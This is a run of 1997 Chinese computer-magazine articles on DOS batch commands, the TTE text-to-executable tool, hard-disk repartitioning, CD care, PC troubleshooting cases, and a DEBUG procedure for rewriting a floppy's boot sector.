该命令是对一组文件循环执行一个命令,执行一次换一个文件。其中%%variable 是循环变量，变量的表示方式是%%后面紧跟一个字母(与参数有区别，参数是一个%后面紧跟一个数字)。此处循环变量的取值是后边 set(变量循环表) 中列出的每一个(组) 文件(文件名不允许带路径,但可以用通配符,如果是多个文件须用逗号隔开，() 是必需的)。括号内的文件名就构成了变量循环表，后面的涉及到关于变量的命令就是针对循环表中的每一个文件执行的。如：

FOR %%D IN (A. TXT, B. TXT, C. TXT) DO TYPE %%D

该行命令就是依次显示括号内三个文件的内容。DOS 规定，DO 后面的命令中不能再嵌套使用 FOR…IN…DO，但可以用其他的子命令。

8. CALL 子命令

格式：CALL other. bat

CALL 命令是 DOS6. 0 的新增命令，它的作用是在当前的批处理命令中调用另一个批处理命令，当被调用的批处理命令完成后，返回原批命令继续执行。被调用的批文件可以带路径。笔者的 UCDOS 系统中 UCDOS. BAT 命令是这样启动五笔字型和自然码的：

```
RD16
KNL
RDPS
PY
CALL WB
CALL C: \ZRM\ZRM. BAT
```

9. CHOICE 子命令

格式：CHOICE［/C［:］keys］［/N］［/S］［/T［:］c, nn］［TEXT］

CHOICE 命令也是 DOS6. 0 的新增命令，它提示用户在批处理程序中作出某一选择，显示一指定的提示并暂停，等待用户从指定的键中选择一个。

/C［:］keys 显示由逗号分隔的指定的选择键字符。

/N 禁止显示选择键字符。

/S 对指定的选择键字母区分大小写。

/T［:］c, nn 等待 nn 秒后缺省执行 c 选择项。

TEXT 是提示用户的字符，必须放在所有选项的最后。

DOS 把用户对 CHOICE 命令的响应，当做一个数存在环境变量 errorlevel 中。如果用户选取选择项的第一项，则 errorlevel 的值为 1，选取第二项，则其值为 2，依此类推。在 CHOICE 命令后同时使用 IF ERRORLEVEL 语句，以便于读取用户的选择。比如下边的程序：

```
@echo off
choice /c: 12 /t1, 5 1 – UCDOS 2 – WINDOWS 请选择：
if errorlevel 2 goto win
if errorlevel 1 goto ucdos
: ucdos
call c: \ucdos\ucdos. bat
goto end
: win
c: \windows\win
goto end
: end
```

在上例中 /c: 12 表示只有 1 与 2 是可选键，/t1, 5 表示如果 5 秒内用户不做选择,缺省选择 1。后边全是提示信息。

正是由于这些子命令结合在一起，才使 DOS 的批处理命令变得灵活多样,丰富多彩。

中西文磁盘刊物生成器TTE

□北京 锁俊杰

TTE 是一个共享软件，它可以把一个文本文件转换成可执行文件，以便在 DOS 下直接使用，如果该文件中含有中文，则可以在西文环境下显示中文。它还可以在同一文件中实现多种色彩，支持 16 种颜色，并可以实现下划线和文字放大。

1. TTE 的基本格式

TTE 文本文件名 可执行文件名

如要将文本文件 README. TXT 转换成可执行文件 README. EXE，则可输入：

TTE README. TXT REAME. EXE

或者：TTE README. TXT

如果省略可执行文件文件名，则所生成文件名与原文件名相同，扩展名改为. EXE。

若原先已存在和所生成文件同名的文件，则询问是否要将其覆盖掉。

2. 色彩控制命令

(1)TTE 的默认颜色

如果要转换的文本文件中不含任何控制字符，则使用默认颜色：

数字(0～9)——深绿色

小写字母(a～z)——青色

大写字母(A～Z)——深红色

其它符号——紫红色

(2)色彩控制命令

要改变 TTE 的颜色显示，需要在原文本文件中加入色彩控制字符。

先举一个例子：

如果要将一个文本文件中的一行“中西文磁盘刊物生成器”改为深蓝色背景，白色汉字，则需要在此行行首“中”字前加入控制字符“～b1～tf”，之后，再用 TTE 进行转换，这时您会发现“中西文磁盘刊物生成器”已变为蓝底白字。

其中“～”是控制字符开关，“～b?”表示改变背景颜色，“～t?”表示改变前景颜色。

“?”是颜色代码，上例“～b1”中的“1”表示深蓝色的代码，“～tf”中的“f”表示亮白色的代码，“～b1～tf”就表示深蓝色背景亮白色前景。

颜色代码“?”所表示的颜色如下表所示：

代码	颜色	代码	颜色	代码	颜色	代码	颜色
0	黑	4	深红	8	深灰	c	鲜红
1	深蓝	5	紫	9	蓝	d	紫红
2	深绿	6	棕黄	a	亮绿	e	黄
3	青	7	白	b	浅青	f	亮白

(3)下划线和放大命令

下划线命令为～u，第一次使用时表示下划线开始，第二次使用时表示下划线结束。

例如：要为“刊物生成器”这几个字加上下划线，则需要在“刊”字前加上控制字符“～u”，在“器”字后也加上“～u”。

文字放大命令是“～l1”和“～l0”；“～l1”表示放大开始，“～l0”表示放大结束。

例如：要放大“刊物生成器”这几个字，需要在“刊”字前加上控制字符“～l1”，在“器”字后加上“～l0”。

TTE 中的这些控制字符还可以组合使用。

例：要将“中西文磁盘刊物生成器”这几个字中“中西文”设为深绿色背景，黄色前景；“磁盘”设为黑色背景，亮绿色前景；“刊物生成器”设为深灰色背景，鲜红色前景，并放大，且加上下划线，则需输入：

～b2～te 中 西 文～b0～ta 磁 盘 ～b8～tc～l1～u 刊物生成器～u～l0

(4)键盘控制命令

键盘控制命令可以使你在阅读经 TTE 转换后的文件时，对键盘进行有选择性的封锁。

例：在阅读到文章末行时，只允许使用“PgUp”键，并封锁其余各键，以便不让读者继续向下翻页。可在文章末尾加入控制字符“～C3”。

其中：代码 3 所对应的键为“PgUp”键。“～C?”表示只允许使用?所对应的键，封锁其余各键。

代码“?”所对应的各键如下表所示：

代码	键位	代码	键位
a	所有键都失效	4	END
1	HOME	5	↓
2	↑	6	PgDn
3	PgUp	7	ESC

(5)其它控制命令

～ac：使用色彩区分 ASCII 字符有效

～an：使用色彩区分 ASCII 字符无效

～s：使用缺省的色彩

～r：反相显示(使当前的前景色为背景色，背景色为前景色。)

说明：

1. 经 TTE 转换后的文件可用 UNTTE 还原。

2. TTE 本身只包含一个文件 TTE. EXE，经 TTE 转换后的. EXE 文件已被压缩。

3. 控制字符对文字的控制是以行为单位的，若要对整篇文章进行控制需要在各行行首都加入控制字符。

硬盘重新分区要慎重

□辽宁　曹德伦

《电脑爱好者》1997 年 3 期上刊登的《不破坏硬盘数据进行重新分区》一文,是在不便做备份又不破坏硬盘数据的情况下采用的方法，其实在这种条件下重新分区是相当复杂的，并非如此简单。如果用户能备份硬盘数据，应采用正常分区后分别格式化再恢复原数据的方法，避免因操作失败造成损失。按文中方法即使分区、恢复成功,也会产生隐患。因为将原引导记录写回 C 盘，使 C 盘的所有参数及文件分配表保持不变，存储空间也并未因分区而减少，用 DIR 命令可见显示的剩余空间与分区前相同。这样使新分出的逻辑分区的存储空间仍包含在 C 区中，使这部分空间交叉重叠。如果在新逻辑区中存储有文件，其所占用的空间在 C 区中却为空闲的，仍可占用，当 C 区存储的文件占用了这部分空间后就会覆盖新区中的文件，而最先被覆盖的是新区的文件分配表和根目录表，结果使新区中的所有数据全部丢失。由于分区要改变 C 区的每簇含扇区数，要将原文件分配表全部重新改写才行。另外这样分区后执行有关检查磁盘的软件如 NDD、或 DOS 命令如 SCANDISK、DEFRAG 等都将报告磁盘有错，而执行 CHKDSK 命令会长鸣死机且该文件被破坏。

如果使用这种方法分区应采取如下的补救措施：

1. 分区前将 C 盘上所有隐含子目录和文件的隐含属性都去掉，系统软盘还要再拷上 FORMAT. COM、XCOPY. EXE、CHKDSK. EXE 文件。

2. 按原方法恢复引导扇区数据后就用软盘重新启动，然后格式化新逻辑区，进入 C 盘用 C :\ DOS\XCOPY C :D :/S 命令将 C 盘全部文件拷贝到 D 盘,为了加快拷贝速度可在软盘启动时加载 HIMEM. SYS、SMARTDRV. EXE(C 盘不能引导)。

3. 用 PCTOOLS 将 C 盘引导记录的第一个字节 EB 改为 00,存盘后重新启动,用 FORMAT C :/S 命令格式化 C 盘,再用 XCOPY D :C :/S 命令将原文件拷回 C 盘（C 盘空间已为分区后的正确值)，并用 FORMAT D :/Q 命令快速格式化 D 盘,删除全部文件。最好再用 NDD 或 SCANDISK 检查、修复 C 盘。

最后提醒用户采用这种方法重新分区时要慎重，不要轻易使用,一般用户不宜采用,避免造成损失。

NC 5.0 中的屏幕保护

□安徽　岳东辉

Norton Commander 5. 0(简称 NC 5. 0) 以其界面友好、功能强大、方便实用、兼容性好等诸多优点倍受广大用户的青睐。NC 5. 0 中提供的 DOS 下屏幕保护内容丰富多彩,颇具特色。由于是在 DOS 环境中使用,所以即使是硬件配置较低的一般用户也同样可享受到其中的乐趣。NC 5. 0 有二十种不同的屏幕保护图案可供挑选，这些图案设计得都十分生动活泼、逼真有趣，可使屏幕变得五彩缤纷、绚丽多彩,除可起到屏幕保护作用外还很具观赏意味。

其设置相当简单,进入 NC 5. 0 界面,按 F9 键激活顶端菜单,选‘Command’子菜单中的‘Configuration’项，回车后用光标选择‘Screen Saver’项。

弹出的窗口中列出了 20 种各具特色的场景图案，象昆虫、鱼池、眼睛等都栩栩如生十分逼真 ;而烟火、万花筒、闪电、星夜、星球大战等在黑色屏幕的衬托下更加形象完美 ;线描图、变幻多边形、虫蚀等屏幕保护却有着浓厚情趣。用户在紧张的操作之余用其调剂一下，还可放松情绪和解除疲劳。

设置时用 Tab 键进行挑选,再按空格键,括号中出现圆点即为选中，若选 [OK] 便可保存用户的设置值；若选 [Test] 则立刻演示所选的场景图案的实际效果。与系统中断交互的延迟时间，按用户不同要求可从 1 到 99 分钟选择设置,那么在实际操作中则会按所设时间自动激活场景图案。当然也可以命令方式或直接点取‘Savers. exe’来随时激活屏幕保护。另外上述所有操作如果使用鼠标进行,则更是快捷迅速、方便自如。而激活屏幕保护时只需将鼠标移至 NC 5. 0 窗口的右上角,便会自动激活屏幕保护而不必按任何键,再移动鼠标或按键盘时，便立即回到原先工作界面中，非常方便。

消除对光盘的误解

□天津 时光

误解1:只要保养得当,光盘寿命可达数百年

光盘的寿命取决于三个因素:

(1)光盘自身的物理化学特性

光盘由聚合塑料(聚碳酸酯)层、铝膜层和保护涂层三部分组成。环境温度过高或过低会加速塑料老化,铝膜与空气接触会被慢慢氧化。另外,光盘的数据是只读的,不可改写,损坏后无法修复或标识,只能废弃,与磁盘有很大不同。

(2)日常保养

光盘在多媒体应用中使用率很高,使用不当和保养方法不正确会缩短光盘的寿命。光盘盒、CD清扫刷、光盘清洗机以及光驱清洗盘,为我们使用和保养光盘带来了很大方便。

(3)计算机技术的更新换代

在计算机产业迅猛发展、日新月异的今天,一项技术成熟之日,也就是其衰落临近之时。光盘也不例外,前几年最火爆的软件哪一个没有升级的最新版本?百八十个合一的光盘中的游戏仍在玩儿的又有几个!更让人寒心的是,光驱越转越快,“眼力”越来越差,许多原先能读出的盘现在也认不得了,竟然逼得大家找到了“先放进好盘等稳定后再换成坏盘”的“诀窍”。

因此,光盘的寿命可达数百年只是一厢情愿。一张光盘的实际使用寿命能到10年,就算是“寿星”了。

误解2:光盘在光驱中使用的时间越长,越容易损坏

光盘在使用时高速旋转,光驱内的光头发出激光束照射在光盘上,通过反射光束的强度变化将数据检出。在这一过程中,光头不与光盘直接接触,并不会损伤光盘。倒是污垢过多和变形过大的光盘会使激光束聚焦不良,影响光头的定位精度,严重时还会造成光头的机械损伤。

误解3:只要保护好塑料面,就能保证光盘正常使用

许多人都知道光盘在使用中激光束是从塑料面入射的,塑料面上的划伤、指印和灰尘会影响数据的读取。但数据实际上是存储在铝膜上的。保护涂层非常薄,一次轻微的摩擦都可能破坏它,并对铝膜造成致命的伤害,而塑料面的划伤通常可以通过误码纠正来补偿。严格说来,铝膜层和保护涂层比塑料层更重要,更需要精心地保护。

顺便提一句,绝对不要在保护涂层上贴标签。方便是暂时的,当标签失去粘性翘起时,铝膜会被粘起,光盘上心爱的数据也同时被带走了。

误解4:光盘外缘是最重要的区域,许多重要信息存放在那里

光盘的数据存储方式与软磁盘不同。软盘最重要的是其外缘的0、1磁道,光盘的数据却是从内往外沿螺旋形顺序记录的。有经验的朋友可能知道,光盘靠近外缘的划痕大概只能使几幅图像无法正常显示,而在内缘数据起始处文件表上的划痕会“枪毙”掉整张盘。

误解5:光盘上有些灰尘、污垢不要紧,只要不影响读盘,就可以继续使用

发现光盘上有灰尘、污垢时,应及时用干净的绒布、丝绸或麂皮擦试。否则,这些灰尘和污垢会沾染并附着在光头上,影响数据读取。擦试时必须注意两点:一是动作要轻,避免给光盘带来新的划痕,对那些顽固的污垢要进行清洗;二是要沿径向从内向外擦试,这样就可以使擦试对光盘造成的损伤减至最轻。

误解6:可以用纸、酒精将光盘上的顽固污垢擦掉

纸对于光盘来说太硬了,用它擦光盘产生的划痕比顽固的污垢更难以被清除。酒精等有机溶剂会与聚合塑料发生反应,使塑料层表面变模糊,造成激光束无法聚焦,甚至有可能渗入塑料层里面,使铝膜暴露在空气中,发生铝膜腐蚀,彻底破坏光盘的数据。

清除顽固污垢的正确方法是:用医用脱脂棉蘸少量清水(最好是蒸馏水),沿径向反复擦拭脏污处,同样不要用力过大,油渍可以用药棉蘸少量中性清洁剂,擦试方法同上,再用干药棉将盘面擦干,最后放在阴凉处晾干即可。注意清洗后不要留下水珠,不然晾干后盘面上会出现花纹,也不要在阳光下曝晒,防止盘片受热变形。

浅谈计算机系统的维护

□陕西　唐建华

一、计算机维护大部分是一级(板级)维护

一提到计算机的维护有人就会联想到和其它电器设备一样，用万用表、示波器、逻辑笔等工具去维护。其实，由于大规模、超大规模集成电路在计算机上的应用，使其集成度变得越来越高、体积变小、结构变得更紧凑。如轻易动手很容易造成短路或断路，一不小心就会使故障扩大化甚至把没有故障的计算机弄出故障来。这就是刚涉足计算机维修领域的初学者最易犯的错误。试想一想，万用表、示波器、逻辑笔等工具能帮我们多大忙呢? 由于生产技术的不断提高，集成电路大都采用表面焊接技术，主板采用三层、四层结构，就是我们查出故障的集成块，一般也不能替换，只有极少数的小规模集成电路或单一的元器件才可替换。实际上高级维修师并不是用这些工具检测，而是先观察故障现象，区分性质（软件故障或硬件故障)，查找故障范围，把故障定位在某一板卡上，然后用替换法来查找故障芯片。而对一般板卡来说就到此为止，极少再用工具去检测维修，所以说计算机的维护大部分是一级(板级)维护。因此对我们广大计算机用户来说，若对计算机各部件的功能有所了解，即可达到计算机的板级维护，不要因没有工具、经验而放弃一个可维护的机会，也许你的机器只是一点轻微的故障，如接触不良等小毛病，你也许可在举手之间将其排除。

【例 1】486DX2/66 兼容机

故障现象：开机无显示，有一长一短的声音，然后死机

分析与维修：有一长一短的声音说明微处理器 CPU 自检通过，存贮器 ROM、RAM 自检通过，问题可能出在其它板卡上。打开机箱取下显示卡，开机上电发现故障依旧，看来故障不在显示卡上。再取下多功能卡开机上电，机器已能显示，说明故障就在这块卡上。再将这块卡上的软、硬盘连接线取下，开机上电发现故障依旧。到此大多数人可能都会认为该卡坏了，但此机是一台组装机，还有可能是多功能卡与扩展槽接触不好，这种情况对正规厂家生产的计算机来说极为少见，但对大多数兼容机来说极为可能。处理办法是在主板上找一个相同的扩展槽插上或用擦字橡皮擦一擦接插部位。上电开机即可排除故障。

【例 2】486DX2/80 兼容机

故障现象：开机黑屏、无声音，电源指示灯亮

分析与维修：电源指示灯亮说明电源部分无故障，开机黑屏无声音说明故障可能出在主板上。打开机箱，从主板上拨下各种板卡，开机上电故障依旧，为了进一步证明故障就在主板上，考虑到对主板的替换检查部件一般只有 CPU、ROMBIOS、RAM，而 CPU 及 ROMBIOS 一般很少出故障，且一但损坏对 ROMBIOS 处理起来就比较麻烦。因此先来考虑 RAM，这台机器装有两条 4－7RAM，据其故障分析应是装在第一扩展槽的内存条损坏。把这条 RAM 取出，将第二内存槽的内存条拨出装入第一内存槽内开机上电故障排除。

【例 3】386SX/33 兼容机

故障现象：开机有一长八短声音，屏幕提示“Run Cmos Setup”、“Press <F1> to RESUME”等信息，后死机

分析与维修：从故障情况看，有显示且提示进行 CMOS 设置，但键盘不能输入信息。首先检查键盘开关状态及键盘锁均正常，估计是 CMOS 设置错乱，打开机箱短接 CMOS 复位开关，开机故障依旧。去掉各种板卡开机仍鸣一长八短声音，据此怀疑故障在主板上。但经仔细检查测试后未发现故障点。找来同类显示卡替换后故障排除。说明故障在显示卡上（由于有显示且报警不规则，开始未注意显示卡故障)。由于该卡使用了一块大规模集成芯片 U4(HM6311)来完成地址锁存、译码及显示控制等功能，数据锁存及驱动由 U1(74LS374) 来完成，只要显示卡上任一地址或数据线断路都会出现上述故障。

二、计算机的维护首先是软件的维护

计算机系统是由软件系统和硬件系统组成的。软件系统负责管理、协调、处理信息，而硬件系统则是计

算机系统上的部件。就其功能来说有的可用软件来实现，同时也可用硬件来实现。软、硬件有时很难区分，所出现的故障也就同样面临这样一个问题。但软、硬件故障的排除方法有很大区别，软件无非是用相应的文件输入、修改、补充、删除已丢失和损坏的文件，而硬件故障就必须更换已损坏部件。软件故障最多可造成信息的丢失、损坏，但不至于导致故障的扩大造成不可修复，而硬件的故障就有这种可能。因此计算机的维护首先是软件的维护，判断不是软件的故障，再进行硬件故障的排除。

【例 4】Compaq 486 机

故障现象：运行 SYS. COM 文件时，系统提示"Insert System disk in drive x and strike any key when ready"。而插入带操作系统的软盘后，依旧出现上述提示。

分析与维修：SYS. COM 文件是系统提供的外部命令，其功能是从默认盘向目标盘传送系统的两个隐含文件。一般情况下，西文 DOS 系统提供的 SYS. COM 文件默认系统隐含文件 IBMBIO. COM 和 IBMDOS. COM。而当默认的源盘上的两个隐含文件被破坏、覆盖(非原 DOS 文件)后即出现上边的提示。解决这一故障的方法是使用同操作系统盘上一致的外部命令文件，以保证文件名与操作系统版本一致，再运行 SYS. COM 文件即可排除。

【例 5】486DX/80 兼容机

故障现象：读软驱第一张盘时正常，但在读第二、三张盘时显示第一张盘上的内容。

分析与维修：首先用替换法排除软驱故障的可能。从软件分析可能是装在硬件上的 DOS 系统下的 I/O(输入输出管理文件) 损坏，用一张 DOS 系统盘从软驱引导后发现故障消失，但经过一段时间后故障重现，这说明 I/O 管理文件被破坏，这可能是计算机已染上病毒所致。后用 KV300 杀除，证实是一种称为"2708"的病毒在做怪。

三、计算机的维护需胆大心细、敢于质疑、不要因小失大

工作中可能遇到这种情况，一些很有工作经验的能手没排除的故障却被一位既无工作经验也无高深学历的人修好。毫无疑问，这样的人不管他是撞着或巧遇，但他至少是一个胆大心细、敢于质疑的人。胆大心细、敢于质疑才能有机会排除疑难故障，更多地积累工作经验，才能在工作中创造奇迹。

因小失大包含两层含义：一是维护造成故障扩大化，二是因维护不当而导致不可修复的故障。一般而言除了一小部分兼容机而外，正规的计算机厂商在出厂以前都经过考机，在使用期内很少出现板子烧损等大的问题，但是操作系统丢失、CMOS 掉电、键盘、RESET 键失灵等造成的系统无法引导、死机、运行不稳等情况时有发生。所以在处理系统故障时，我们要从简单、小范围的部件开始检查，不放过任何可疑的地方，否则会给以后的工作带来许多麻烦。例如硬盘的丢失很多情况下不是损坏而是接触不好、分区表的损坏、用户错误设置 CMOS 参数而造成的。切记不要盲目的进行硬盘的维修或分区、格式化，以免造成信息的丢失，把故障扩大化。

【例 6】AST 486/33S 机

故障现象：开机无显示。

处理过程：经检查机器在此无法修复，必须送专业维修部门修理。但是机器又要急用，一位刚涉足此项工作的同志主动提出要重检这台机器，结果发现该机是由于主机板的接触不良而造成的。很多人在惊叹之余，认为这是一次巧合、一次意外，但我认为这是他敢于质疑、胆大心细、刻苦求实的结果。

【例 7】M1724 打印机

故障现象：打印出来的上半行汉字与下半行汉字相互错位，不成字型。

分析与维修：M1724 打印机是较普及的一种机型，具有轻便灵活、性能稳定等特点。但打印机用久后，由于操作频繁而导致上述故障。而一般此类故障是由于字车长轴有污迹或润滑不畅造成的。经仔细检查发现字车的青铜衬套严重磨损，与字车长轴的配合间隙已达 0. 6mm 左右，由此可判定此故障可能是由于配合间隙过大，而牵动字车的作用力不能作用在轴心上，于是产生摩擦阻力。据此在保持原机所有功能的前提下(因无件可换)或通过增加字车的四相步进电机的驱动电流，从而增加其驱动力的方法来克服机械阻力使其正常工作。其具体方法是将原机与 TH3L20 连接的两只 1 欧电阻降为 0. 5 欧(经验值)即可达到目的。

【例 8】386SX/33 兼容机

故障现象：开机死锁黑屏、无任何提示。

分析与维修：据其原理计算机死锁或黑屏有几种情况：接触不良、主板坏以及 RESET 键失灵造成的。替换主板和其它板卡后，故障依旧。很显然，不可能是新换的主板和功能卡也有问题，而是 RESET 键的问题，因为如果 RESET 键稍有接触计算机就会复位，接触后不能断开，计算机就会出现死锁或黑屏的情况。将其修复之后故障排除。




“庸医”治病

□四川　邓俊林

我是一个 Computer fan，所有的电脑知识都是靠自学和实际操作获得的。今年春节，我那台电脑突然出了毛病，且伴有多种并发症，病得很重。历时 5 天的治疗工作，耗费了我的精力，也增长了我的知识。现将‘望、闻、问、切’的诊治过程简记如下，愿能给你一点启示。

病例档案：一台 386 微机，4 兆内存，40 兆硬盘，TVGA 单显，双软。一向运行正常。由于我所处地方电压很不稳定，电脑经常在工作状态中突然重新启动。最近一次搬动电脑后，出现了以下故障：①开机两个软驱的指示灯与电源指示灯同时亮；②无硬盘读盘声，硬盘指示灯不亮；③无机器自检过程，荧屏无任何显示。机器不能启动。



诊治处方：因一开电源两个软驱的指示灯均亮，怀疑是软驱连线被电流击穿。找来一根新线换上后，故障①消除。硬盘指示灯不亮，估计是 HDD 指示灯连线接触不良，查看硬盘指示灯与多功能卡的连线，果然发现接线松动，于是将它插接好，同时将硬盘与多功能卡的接线取下又重新插接一遍。重新引导机器，硬盘有读盘声，HDD 指示灯亮了，但“嚓嚓嚓”的读盘声后，机器死锁，按 RESET 键，不起任何作用，荧屏无任何显示。

首先怀疑 BIOS 芯片毁坏或主板电路坏了。仔细查看主板上的 BIOS 芯片，并无异常现象，(笔者手上只有两把螺丝刀，无其它检测工具)突然想起在哪本书上看过主板上的 BIOS 芯片和 CPU 芯片一样可以拔插，不抱任何希望的将 BIOS 芯片按了按，特别按了按 BIOS 上的电池。重新开机，哈，奇迹出现了，荧屏出现了机器自检过程，但提示 CMOS 信息丢失。进入 CMOS 的 SETUP 重新设置(因笔者平时没作 CMOS 信息的备份，尤其对硬盘参数没作单独记录，此过程费时很长，反反复复近二十次)后，启动机器，自检后提示“HDD controller failure”(HDD 控制器故障)，硬盘不能引导 DOS 系统。后从软盘启动，获得成功，但键入“C：”，提示‘Invalid drive specification’。欲用 DM 或格式化 C 盘，均不认 C 盘。将硬盘与多功能卡的连线又仔细插接了一次，故障依旧。

硬盘坏了！我心里着急起来。要知道这是近千元的损失啊。可我想到开机时硬盘有读盘声，硬盘坏的可能性不大。于是将疑问转向了“HDD controller failure”这一提示。什么是硬盘控制器？可别笑，自学电脑的我真找不到地方。于是将手头的电脑资料统统搬出来。凡是涉及电脑故障、硬盘故障的文章一篇也不放过。学到了不少解决电脑故障的方法，可就没一篇说到硬盘控制器的故障。百般无奈之际，我干脆将电脑的板卡、驱动器、硬盘统统拆了下来。好不容易在多功能卡的面板上，看到了“HDD CON”的字样，而此处恰是硬盘与多功能卡的连接处，这该不就是硬盘控制器吧?！我反复查看了“HDD CON”周围的集成块，未看出松动、烧焦的迹象。手头又无另外的多功能卡，“替换法’不能实施。打电话问远方的朋友，朋友说，找他买一块至少也需半个月才能寄到。我想起了一些书上关于‘电脑的故障多数是软故障’的说法。便找来酒精，将主板上的插槽和板卡清洗了一遍，重新接插好后，启动电脑，仍提示“HDD controller failure”。怎么办？我又将多功能卡拔下，仔细将“HDD CON”周围的电路(我不能准确判断到底哪些电路属于 HDD CON)用酒精又清洗了一次。当清洗‘HDD CON”与硬盘连接的针脚时，发现几根针脚上有一些不太起眼的黑色污物(估计是连线插头在插接时留下的痕迹)。是不是它造成接触不良而引起了故障?我用小刀小心将污物刮下，同时将其它针脚也清理了一遍，然后将卡插上，连好线。开机，从软驱启动成功。键入“C：”，令人惊喜的事发生了：久违了的 C：\> 提示符在荧屏上直向我眨眼呢！我兴奋得差点跳起来。键入 DIR，文件目录完好无损，试运行几个程序，一切 OK!

微机运行至今，正常如初。无复发、无副作用。微机综合症被我这‘庸医’给治好了。

Defrag 治病还是致病？

□天津　于哲

前些日子，有个朋友的 386 电脑坏了，CCED 程序运行不起来，无法打印。打印前，有一个模拟显示，要打印的文件在各种排版定义设定好了以后，只要一模拟显示就死机，我当即断定是染上病毒了。经过反复的扫荡，先是用 KILL，后又用 KV300，总之针也打了，药也吃了，还是不见效果，无奈何又开始怀疑是 CCED 软件本身的问题，又找来了一个正版的 CCED 重新安装设置，再调用刚才打好的文件一试依旧是死机。可是发现了一个新的情况：如果是文本文件，则一切正常。又经过多次试验发现，把文件设定成不常用的黑体字则一切 OK。又折腾了半天还是没找出症结所在。

万般无奈，只好把机器暂放一旁，与朋友聊起闲天，我想了解一下，他的机器最近都干过些什么活。听他介绍说：机器里装的是正版的 DOS 6.22 系统，汉字系统也是正版的 UCDOS 5.0，以前没有犯过这种毛病，应该说软件是没有问题的。

可那又是什么问题呢？他回忆起来几周前曾经作过磁盘碎片的回收整理，准确地说就是使用了 DEFRAG.EXE。我判断一定是该软件破坏了字库文件，致使 CCED 死机。

找来 UCDOS 5.0 重新安装，再启动 CCED 一切通过。反复倒腾了好几天终于修复了，心里真痛快。

可是没想到过了几天我自己的电脑也出了毛病，起因是我从别人那儿得到了一份 UCWIN 4.0 的演示版。经过安装启动以后，原本一直运行正常的 WINDOWS 3.2 中文版，不知是什么原因，不论使用其中哪个软件，只要想再调用另一个软件，系统就莫明其妙地打出“XXXX 导致一个 XXXX 在模块 USER.EXE 在 0001:107E”的出错信息，而且你必须完全退出 WINDOWS，这样就强迫你立即终止正在运行的程序，不仅造成一些工作损失，还让你莫明其妙的生气。

开始我以为是 WINDOWS 出了毛病，把它重新安装了一遍。但是毛病依旧，还把我自己建的一个游戏程序项给删除了，真真气死我也！可是听用过 UCWIN 演示版的朋友说，他使用此软件一切正常，从未出现过此等毛病。

我只好另请高人来帮忙了。他一来，真可谓是药到病除，用的“药”恰恰就是上面提到的那个磁盘碎片回收整理软件。具体步骤介绍如下：

一、首先进入 WINDOWS 的 <主群组>。

二、启动 <控制面板>。

三、打开 <386 增强方式>，选择“虚拟内存…”按钮。再选“更改≫”按钮，在“新设定”的栏目中，按下“类型”的向下选择键，确定为“无”，(此时务请记住未修改前的设定)然后依次按提示要求 <确定> 退出。这样就删除了 WINDOWS 的交换文件。

四、退出 WINDOWS，返回到 DOS 状态，首先使用 DOS 的磁盘修复软件，即敲入 SCANDISK C：/ALL，修复丢失的簇和扇区。

五、然后再使用我曾经耿耿于怀的磁盘碎片整理软件，打入 DEFRAG C：/F 命令，整理磁盘。

六、最后再重新进入 WINDOWS，按第一、二、三步骤重新设定虚拟内存，恢复以前记下的修改前的设置。

至此再重新安装 UCWIN，一切正常，令人又好气又好笑。Defrag 有弊也有利，致病也治病。

勘　误

本刊 1997 年 4 期 P43《大容量硬盘需要分区吗？》一文中表 3 有误，应为：

表 3 硬盘分区方案

硬盘总容量(MB)	逻辑盘容量(MB)		
	C	D	E
630	230	400	
850	213	510	127
1000	250	510	240
1200	250	510	440

本刊 1997 年 4 期 P41《使用 Windows 中 WIN.INI 的一些经验》一文“经验二”中改为：

可在 WIN.INI 的[Desktop]标题下添加如下几行：

IconTitleFaceName = [屏幕字库文件名]（可以在“版面控制”中打开“字体”来找出想要的字库文件）

IconTitleSize = [字体的大小，为一个整数值]

IconTitleStyle = [0 或 1]（行中输“0”表示正常类型，输“1”表示黑体字）

加上以上三条可以使……

本刊 1997 年 5 期 P19《WORD6.0 的小技巧》的作者应为“□江苏　黄旭东　□长沙　龚纪文”



非系统软盘是指上面没有操作系统的软盘。这类软盘一般用来存放数据，而不能作为系统盘引导系统。如果在 A 软盘驱动器上使用非系统软盘，当要重新引导系统时，必须将其取出才行，否则死机。待启动后再将其插入方能使用。这样既费事又影响设备的使用寿命。虽然可以在 CMOS 中设置从 C 盘优先启动，但这样做有时并不方便。比如使用杀毒软件时往往要从软盘启动。那么能否不取出 A 驱中的非系统软盘，而使机器自动转为从硬盘启动呢？回答是肯定的。凡是用磁盘拷贝软件 HD－COPY 格式化的软盘，其上的 DOS 引导程序都做了巧妙的修改，可以使计算机在启动时如果发现盘上没有系统，则自动转入硬盘启动，同时给出有关信息。HD－COPY 的 1.7、2.0 和 2.3R 版均具有此项功能。因此，要使软盘具有免取功能，只要在格式化时选用 HD－COPY 就行。对于已存有数据的软盘，不必重新格式化，可按照下面的方法使之也具有免取功能，并且不破坏盘上的数据。下面以 1.44MB 的 3 寸盘为例，说明具体步骤。

1. 建立 DISK144.DAT 文件

将一张软盘用 HD－COPY 格式化后插入 A 驱，执行以下操作。

```
C:> DEBUG
－L100 0 0 1
－N DISK144.DAT
－R CX
:200
－W100
－Q
```

这样就建立了 DISK144.DAT 文件。

2. 建立 FLP144.DBG 文件

```
C:> COPY CON FLP144.DBG
N DISK144.DAT
L 100
W100 0 0 1
Q
^Z(同时按下 CTRL 和 Z 键再回车)
```

3. 建立 RUN144.BAT 文件

```
C:> COPY  CON  RUN144.BAT
DEBUG  <  FLP144.DBG
^Z
```

文件 FLP144.DBG 和 RUN144.BAT 也可以用文本编辑软件建立。

